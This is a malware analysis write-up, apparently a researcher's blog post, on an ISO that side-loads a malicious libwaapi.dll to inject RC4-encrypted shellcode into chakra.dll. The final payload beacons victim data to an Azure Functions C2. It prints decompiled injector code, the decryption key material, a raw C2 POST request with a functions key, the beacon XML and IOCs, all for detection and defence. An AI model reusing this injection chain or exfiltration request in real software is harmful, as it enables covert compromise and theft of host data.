

Unknown Malware Using Azure Functions as C2

Published: 2025-09-07 · Archived: 2026-04-05 20:48:24 UTC

On August 28, 2025, an ISO named `Servicenow-BNM-Verify.iso` was uploaded to VirusTotal from Malaysia with very low detections:





The ISO image contains 4 files, two of them hidden.

- `servicenow-bnm-verify.lnk`, a shortcut file that simply executes PanGpHip.exe
- `PanGpHip.exe`, a legitimate Palo Alto Networks executable
- `libeay32.dll`, a legitimate OpenSSL library (hidden)
- `libwaapi.dll`, a malicious library (hidden)

`servicenow-bnm-verify.lnk` only executes the legitimate Palo Alto executable. The metadata of the LNK file reveals the machine used to create the link (`desktop-rbg1pik`), the user (`john.GIB`), and the creation date (`08/25/2025 (04:39:00.540) [UTC]`), 3 days before the LNK ISO was uploaded to VirusTotal. The target path of the LNK points to the executable in the `excluded` folder. This is likely a location in the threat actor's development environment. Even though that path does not exist on the victim's device, the LNK falls back to its same directory, where `PanGpHip.exe` also resides.

LNK metadata:


```
[Link Info]
Location flags:                 0x00000001      (VolumeIDAndLocalBasePath)
Drive type:                     3               (DRIVE_FIXED)
Drive serial number:            fa5a-f20e
Volume label (ASCII):
Local path (ASCII):             C:\Users\john.GIB\Desktop\excluded\paloalto\PanGpHip.exe

[Distributed Link Tracker Properties]
Version:                        0
NetBIOS name:                   desktop-rbg1pik
Droid volume identifier:        711034a2-0123-44ae-ae6c-462a77afcd54
Droid file identifier:          6b9dc172-816d-11f0-a497-7c214a295e9f
Birth droid volume identifier:  711034a2-0123-44ae-ae6c-462a77afcd54
Birth droid file identifier:    6b9dc172-816d-11f0-a497-7c214a295e9f
MAC address:                    7c:21:4a:29:5e:9f
UUID timestamp:                 08/25/2025 (04:39:00.540) [UTC]
```


```
17  UUID sequence number:                   9367
18
```

Payload Injection

The presence of hidden DLLs and a legitimate executable is typically indicative of DLL side-loading. The `libwaapi.dll` library contains malicious logic that is executed when it is dynamically loaded by the legitimate `PanGpHip.exe` executable using `LoadLibraryW`.



This DLL, although malicious, has almost no detection in VirusTotal:



The only exported function in `libwaapi.dll` that implements code is `wa_api_setup`. The rest of the exports do not have any code.

Name	Address	Ordinal
wa_api_free	000000038A792D00	1
wa_api_invoke	000000038A792D20	2
wa_api_register_handler	000000038A792D40	3
wa_api_setup	000000038A792D60	4
wa_api_teardown	000000038A792D80	5
wa_api_unregister_handler	000000038A792DA0	6
DllEntryPoint	**000000038A791050**	**[main entry]**

The `wa_api_setup` export:

- Uses an array of function pointers to call `GetConsoleWindow`, `SetForegroundWindow`, `GetForegroundWindow`, and `ShowWindow` with its second argument set to 0, which is `SW_HIDE` according to the API documentation. This is a common technique to hide the console from the victim
- It then creates/checks mutex `47c32025` via the `CreateMutexExW` API
- If the mutex does not exist, it executes a payload injection function that I renamed to `fn_payload_injection`

```
{
  v12 = (*((__int64 (**)(void))off_38A793360 + 46))();// getconsolewindow
  (*((void (__fastcall **)(__int64))off_38A793360 + 83))(v12);// setforegroundwindow
  v13 = (*((__int64 (**)(void))off_38A793360 + 84))();// getforegroundwindow
  (*((void (__fastcall **)(__int64, _QWORD))off_38A793360 + 82))(v13, 0i64);// showwindow 0
  result = (*((__int64 (__fastcall **)(_QWORD, const wchar_t *, _QWORD, __int64))off_38A793360
             + 41))(                 // CreateMutexExW
                                     // mutex: 47c32025
               0i64,
               L"47c32025",
               0i64,
               2031617i64);
  if ( result )
  {
    result = (*((__int64 (**)(void))off_38A793360 + 42))();// GetLastError
    if ( (_DWORD)result != 183 )     // ERROR_ALREADY_EXISTS
      return ((__int64 (__fastcall *)(_QWORD))fn_payload_injection)(0i64);// payload injection
  }
 }
}
}
}
}
}
return result;
}
```

The `fn_payload_injection` function implements logic to inject payload in memory. This function starts by computing the SHA-256 hash of string `rdfY*&689uuaijs`. This hash (`B639D4DC948B66A2AAB5B59D0B4114B4B11229E9DED0F415B594B8ADE11F8180`) is subsequently used as the RC4 key for payload decryption.

```
qmemcpy(v10, "rdfY*&689uuaijs", 15);
v6 = 0i64;
v3 = 0;
result = fn_computes_sha2((__int64)off_38A793360, (__int64)v10, 0xFu, &v6, &v3);// computes SHA2 of rdfY*&689uuaijs, used as RC4 key
```

If the SHA2 computation is successful, it proceeds to deobfuscate the string `chakra.dll` with a simple algorithm that resembles a Caesar cipher.

```
void __fastcall fn_caesar_like_deob(_WORD *a1, __int16 a2)
{
  __int64 i; // r8
  _WORD *v3; // rax

  for ( i = 0i64; *a1; a1[i++] += a2 )
  {
    v3 = a1;
    do
      ++v3;
    while ( *v3 );
    if ( (int)(v3 - a1) <= (int)i )
      break;
  }
}
```

The legitimate `chakra.dll` is loaded from the `C:\Windows\System32\` folder and a loop is implemented to find the first readable + executable section in the DLL.

```
__int64 __fastcall fn_parse_pe_header(__int64 a1, _QWORD *a2, unsigned int *a3, unsigned int a4)
{
  __int64 v5; // rdx
  _DWORD *v6; // rax
  int v7; // edx
  __int64 v8; // r10
  __int64 result; // rax
  unsigned int v10; // edx
  __int64 v11; // rcx

  v5 = a1 + *(int *)(a1 + 60);
  v6 = (_DWORD *)(v5 + *(unsigned __int16 *)(v5 + 20) + 24);
  v7 = *(unsigned __int16 *)(v5 + 6);
  if ( !(_WORD)v7 )
    return 0i64;
  v8 = (__int64)&v6[10 * (v7 - 1) + 10];
  while ( 1 )
  {
    if ( (~v6[9] & 0x60000000) == 0 )           // searches for section that is readable/executable
    {
      v10 = v6[4];
      *a3 = v10;
      if ( v10 >= a4 )
        break;
    }
    v6 += 10;
    if ( (_DWORD *)v8 == v6 )
      return 0i64;
  }
  v11 = (unsigned int)v6[5] + a1;
  result = 1i64;
  *a2 = v11;
  return result;
}
```


When that section is found, its memory permissions are set to writable (`PAGE_READWRITE`) via the `ZwProtectVirtualMemory` API and the content is zeroed out. The injector then proceeds to base64-decode a payload stored in the `.data` section of the DLL to the target section in the loaded `chakra.dll` . After decoding the payload, it is RC4 decrypted with the previously computed key (`B639D4DC948B66A2AAB5B59D0B4114B4B11229E9DED0F415B594B8ADE11F8180`).

Once the deobfuscated/decrypted payload is written to the DLL, an integrity check is implemented by comparing the SHA2 hash of the injected payload to a hard-coded SHA2 value (`550c27fd8dc810df2056f1ec4a749a94ab4befc8843ba913c5f1197ef381a0a5`). If the integrity check passes, memory permission is restored to `PAGE_EXECUTE_READ` and it proceeds to execute the injected payload.


```
if ( (_DWORD)result )
{
  if ( v6 )
    (*((void (**)(void))off_38A793360 + 44))();// LocalFree
  v14[1] = 0x949A744AECF15620ui64;
  v14[0] = 0xDF10C88DFD270C55ui64;
  v14[3] = 0xA5A081F37E19F1C5ui64;
  v14[2] = 0x13A93B84C8EF4BABi64;
  result = fn_integrity_check((__int64)off_38A793360, (__int64 *)&v7, dword_38A82D5C0, (__int64)v14);
  if ( (_DWORD)result )
  {
    v8 = v4;
    result = (*((__int64 (__fastcall **)(__int64, __m128i **, __int64 *, __int64, int *))off_38A793360
               + 11))(
               -1i64,
               &v7,                 // target section
               &v8,
               0x20i64,             // PAGE_EXECUTE_READ
               &v5);                // zwprotectvirtualmemory on chakra.dll to restore mem protect
    if ( !(_DWORD)result )
    {
      v9 = 0i64;
      (*((void (__fastcall **)(__int64 *, _QWORD, __int64 (*)(), __int64, int, _DWORD, _DWORD))off_38A793360
       + 45))(                      // CreateTimerQueueTimer
        &v9,
        0i64,
        sub_38A792700,              // callback function
        v2,
        5000,                       // 5 second delay execution
        0,
        0);
      return ((__int64 (*)(void))v7)();// payload execution
    }
```

Injected Payload

The injected payload is an obfuscated shellcode that loads an embedded DLL. We can quickly find the embedded payload by loading the shellcode in a hex editor. However, we can see that the embedded payload needs to be processed before execution. It is not a clean PE.



Reviewing the shellcode, we can see that the buffer with the embedded portable executable is processed by the `RtlDecompressBuffer` API using `0x102` as the first argument.



Looking at the prototype of `RtlDecompressBuffer`, we can see that the first argument is the compression format:

```
NT_RTL_COMPRESS_API NTSTATUS RtlDecompressBuffer(
  [in]  USHORT CompressionFormat,
  [out] PUCHAR UncompressedBuffer,
  [in]  ULONG  UncompressedBufferSize,
  [in]  PUCHAR CompressedBuffer,
  [in]  ULONG  CompressedBufferSize,
  [out] PULONG FinalUncompressedSize
);
```

In order to understand what the `0x102` means, we can check the ReactOS documentation. Here we can see that macro definitions indicate that `0x0100` is `COMPRESSION_ENGINE_MAXIMUM` and `0x0002` is `COMPRESSION_FORMAT_LZNT1`. So, essentially, the embedded payload has maximum compression for `LZNT1`.

```
#define COMPRESSION_FORMAT_NONE (0x0000)
#define COMPRESSION_FORMAT_DEFAULT (0x0001)
#define COMPRESSION_FORMAT_LZNT1 (0x0002)
#define COMPRESSION_ENGINE_STANDARD (0x0000)
#define COMPRESSION_ENGINE_MAXIMUM (0x0100)
#define COMPRESSION_ENGINE_HIBER (0x0200)
```

We can then decompress the final payload embedded within the shellcode. The decompressed payload is an obfuscated DLL (SHA2: c0fc5ec77d0aa03516048349dddb3aa74f92cfe20d4bca46205f40ab0e728645) which I could not correlate to any payload I've seen before - possibly due to the obfuscation. I am still working on deobfuscating this payload, but here are some initial observations. The DLL timestamp is May 5, 1984, which was likely modified. The malicious functionality is implemented in the `DllUnload` exported function.

```
Count of sections              6 | Machine                    AMD64
Symbol table  00000000[00000000] |       Sat May 05 09:35:45 1984
Size of optional header     00F0 | Magic optional header      020B
Linker version             14.29 | OS version                 6.00
Image version               0.00 | Subsystem version          6.00
Entry point             0006E8FC | Size of code           00088C00
Size of init data       00022A00 | Size of uninit data    00000000
Size of image           000B0000 | Size of header         00000400
Base of code            00001000 |
Image base     00000001`80000000 | Subsystem                   GUI
Section alignment       00001000 | File alignment         00000200
Stack          00000000`00100000 | Heap          00000000`00100000
Stack commit   00000000`00001000 | Heap commit   00000000`00001000
Checksum                00000000 | Number of dirs               16
Overlay        000A8800[0000070E/1806/1,763 Kb]
```

A quick string review via emulation suggests that the DLL implements module unhooking to avoid detection.


```
PIDPPID   NameArch  SessionUserIntegrity
[+] Removed function hook in module: %ls
-> Function: %hs
-> Address:  0x%p
[!] Failed to remove function hook in module: %ls
-> Function: %hs
-> Address:  0x%p
[!] Possible function hook found in module: %ls
-> Function: %hs
-> Address:  0x%p
[!] Failed to remove IAT hook in module: %hs
-> Function: %hs
-> Address:  0x%p
[!] Possible IAT hook found in module: %hs
-> Function: %hs
-> Address:  0x%p
Remote process hooks listing is not supported, use hooks clean --pid instead
[+] Removed IAT hook in module: %hs
-> Function: %hs
-> Address:  0x%p
\Registry\Machine\Software\Microsoft\Windows\CurrentVersion\App Paths\
[+] Process created successfully
ProcessId:%d
ProcessName:  %ls
```

This final payload implements a loop to the C2, sending a POST request with victim profile data to `logsapi.azurewebsites[.]net/api/logs`. The data is sent encoded/encrypted in a POST request.

```
  sub_1800457F0(1759243228i64);
  v4 = 8520i64;
  sub_180046CA0();
  while ( v4++ )                              // start traffic loop to c2
  {
    if ( (unsigned int)sub_1800469C0() )      // network DLLs loaded and POST request
      sub_1800458E0();                        // execute if POST succeeds
    memset(v10, 0, sizeof(v10));
    if ( qword_1800A7910 )
    {
      sub_180026830();
      v6 = (void (__fastcall __noreturn *)())Buf1;
      if ( Buf1 || (v6 = sub_180043EE0(488440912i64, 0x1095D248u), (Buf1 = v6) != 0i64) )
        sub_180025FA0(v6);
    }
    v7 = sub_180035870(106431001i64);
    v8 = sub_180035870(150012562i64);
    sub_1800455E0(v7, v8);
    sub_1800457F0(0i64);
    if ( qword_1800A7910 )
    {
      v9 = (void (__fastcall __noreturn *)())Buf1;
      if ( Buf1 || (v9 = sub_180043EE0(488440912i64, 0x1095D248u), (Buf1 = v9) != 0i64) )
        sub_180025FA0(v9);
      sub_180026D10();
    }
  }
}
return 0i64;
```

```
POST /api/logs HTTP/1.1
Cache-Control: no-cache
Connection: Keep-Alive
Pragma: no-cache
Content-Type: application/json
User-Agent: Microsoft-CryptoAPI/10.0
x-functions-key: cKz5llwD1v9Fv7Ui-0P-QH5sMmZDJ-CdkXT54u2SNlkiAzFuzUsPAQ==
Content-Length: 1423
Host: logsapi.azurewebsites.net
{"q":"yO56WrC1pU[redacted]cCJPy8mIajAQQU0Y4ba0V9mWz
NI6tV5c0BvwFr4ofl[redacted]35r2wj2IAqCxyCLXlyCU2aYPQ
ilWsNSRIBvZ5nkwD[redacted]FR949b6lCsA3BM2V79JUrTknJ
```

The Azure websites C2 hosts Azure Functions. Azure Functions is a serverless solution that operates with event-driven triggers and bindings.



The encrypted data sent to the C2 can be captured before it is encrypted. We can see that it is an XML containing the computer name, user name, the OS uptime, protocol, process running the malware, parent process, and other values that I am still reviewing.

```
<?xml version="1.0" encoding="utf-8"?>
<root>
  <c331219780 type="int">64</c331219780> // likely architecture
  <c693503181 type="int">3</c693503181>
  <c278266627 type="int">3916</c278266627>
  <c335283027 type="int">3380</c335283027>
  <c375980915 type="int">60</c375980915>
  <c446104534 type="int">30</c446104534>
  <c581502030 type="int">1759243228</c581502030>
  <c660735130 type="int">805074430</c660735130>
  <c1666058129 type="bool">false</c1666058129>
  <c269419238 type="str">%random string%</c269419238>
  <c327025478 type="str">v2.17.3</c327025478> //unknown version
  <c589169778 type="str">HTTP_HTTPS</c589169778>
  <c441910204 type="str">SUE48</c441910204>
  <c671024323 type="str"></c671024323>
  <c228262600 type="str">Windows 10.0 (OS Build 1337)</c228262600> // OS build (1337 is an interesting value.
  <c610731141 type="str">%COMPUTERNAME%</c610731141>
  <c467272698 type="str">0d 6h 43m</c467272698> //uptime
  <c613221510 type="str">%COMPUTERNAME%\%USER%</c613221510> // computer name and user name
  <c869336422 type="str">%PROCESS%</c869336422> //process the malware is executing from
  <c968295862 type="str">%PARENTPROCESS%</c968295862> //parent process
</root>
```

I am still deobfuscating this final payload to understand all the details, and I may post a follow up blog post once I am done. This sample seems to be quite unique, but @L3hu3s0 found another DLL (SHA2: `28e85fd3546c8ad6fb2aef37b4372cc4775ea8435687b4e6879e96da5009d60a`) with the same imphash (`B74596632C4C9B3A853E51964E96FC32`) uploaded from Singapore on September 5, 2025. I reviewed that DLL and it is pretty much the same thing, with some minor differences.

Date	Region	Name
2025-09-05 10:04:30 UTC	SINGAPORE	9c3783b41deeb4065a27b98973021e33

IOCs

- Servicenow-BNM-Verify.iso: 0ba328aeb0867def650694c5a43fdd47d719c6b3c55a845903646ccdbf3ec239
- servicenow-bnm-verify.lnk: 9e312214b44230c1cb5b6ec591245fd433c7030cb269a9b31f0ff4de621ff517
- libeay32.dll: 1fa3e14681bf7f695a424c64927acfc26053ebaa54c4a2a6e30fe1e24b4c20a8
- libwaapi.dll: b03a2c0d282cbbddfcf6e7dda0b4b55494f4a5c0b17c30cd586f5480efca2c17
- PanGpHip.exe: b778d76671b95df29e15a0af4d604917bfba085f7b04e0ce5d6d0615017e79db
- Decrypted shellcode: 550c27fd8dc810df2056f1ec4a749a94ab4befc8843ba913c5f1197ef381a0a5
- Decompressed DLL: c0fc5ec77d0aa03516048349dddb3aa74f92cfe20d4bca46205f40ab0e728645
- Related DLL: 28e85fd3546c8ad6fb2aef37b4372cc4775ea8435687b4e6879e96da5009d60a
- C2: logsapi.azurewebsites[.]net
